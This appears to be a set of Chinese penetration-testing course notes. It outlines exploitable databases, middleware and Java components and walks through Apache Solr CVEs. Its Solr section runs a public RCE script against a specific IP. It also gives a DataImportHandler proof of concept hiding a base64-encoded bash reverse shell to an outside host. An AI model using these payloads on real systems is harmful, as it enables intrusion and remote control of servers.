




#知识点:

- 1、数据库-Redis-未授权 RCE&CVE
- 2、数据库-Couchdb-未授权 RCE&CVE
- 3、数据库-H2database-未授权 RCE&CVE

-
- 1、中间件-IIS-短文件&解析&蓝屏等
 - 2、中间件-Nginx-文件解析&命令执行等
 - 3、中间件-Apache-RCE&目录遍历&文件解析等
 - 4、中间件-Tomcat-弱口令&文件上传&文件包含等

-
- 1、中间件-Jetty-CVE&信息泄漏
 - 2、中间件-Jenkins-CVE&RCE 执行
 - 3、中间件-Weblogic-CVE&反序列化&RCE
 - 4、应用 WPS-HW2023-RCE&复现&上线 CS

-
- 1、PHP-框架安全-Thinkphp&Laravel
 - 2、J2EE-框架安全-SpringBoot&Struts2

-
- 1、J2EE-组件安全-Solr-全文搜索
 - 2、J2EE-组件安全-Shiro-身份验证
 - 3、J2EE-组件安全-Log4J-日志记录

#章节点:

- 1、目标判断-端口扫描&组合判断&信息来源
- 2、安全问题-配置不当&CVE 漏洞&弱口令爆破
- 3、复现对象-数据库&中间件&开发框架&应用协议
- 4、HW 复现-近几年新洞-除上述外的对象各种应用

#常见语言开发框架:

PHP: Thinkphp Laravel YII CodeIgniter CakePHP Zend 等

JAVA: Spring MyBatis Hibernate Struts2 Springboot 等

Python: Django Flask Bottle Turbobars Tornado Web2py 等

Javascript: Vue.js Node.js Bootstrap JQuery Angular 等

#常见语言开发组件: (Java)

Apache Solr、Apache Shiro、Apache Struts2、Apache Flink、Flume、Dubbo、Redis、Logstash、ElasticSearch、Kafka、Ghidra、Minecraft、Apache hive、Datax、Streaming、Dolphin Scheduler、Storm、Spring、

演示案例：

- J2EE-组件 Solr-本地 demo&CVE
 - J2EE-组件 Shiro-本地 demo&CVE
 - J2EE-组件 Log4j-本地 demo&CVE
-
-

-Solr:

主要基于 HTTP 和 Apache Lucene 实现的全文搜索服务器。

历史漏洞: <https://avd.aliyun.com/search?q=Solr>

黑盒特征: 图标及端口 8393

1、命令执行 (CVE-2019-17558)

Apache Solr 5.0.0 版本至 8.3.1

https://github.com/jas502n/solr_rce

D:\Python27\python.exe solr_rce.py http://123.58.236.76:50847 id

2、远程命令执行漏洞 (CVE-2019-0193)

Apache Solr < 8.2.0 版本

<https://vulhub.org/#/environments/solr/CVE-2019-0193/>

条件 1: Apache Solr 的 DataImportHandler 启用了模块

DataImportHandler (默认不会被启用)

条件 2: Solr Admin UI 未开启鉴权认证。(默认情况无需任何认证)

选择已有核心后选择 Dataimport 功能并选择 debug 模式, 更改填入以下 POC, 点击 Execute with this Configuration

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
      function
poc(){ java.lang.Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ=
=}|{base64,-d}|{bash,-i}");
      }
  ]]></script>
</document>
  <entity name="stackoverflow"
    url="https://stackoverflow.com/feeds/tag/solr"
    processor="XPathEntityProcessor"
    forEach="/feed"
    transformer="script:poc" />
</document>
</dataConfig>
```

3、Apache Solr 文件读取&SSRF (CVE-2021-27905)

全版本官方拒绝修复漏洞

1、获取数据库名

<http://47.94.236.117:8983/solr/admin/cores?indexInfo=false&wt=json>

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
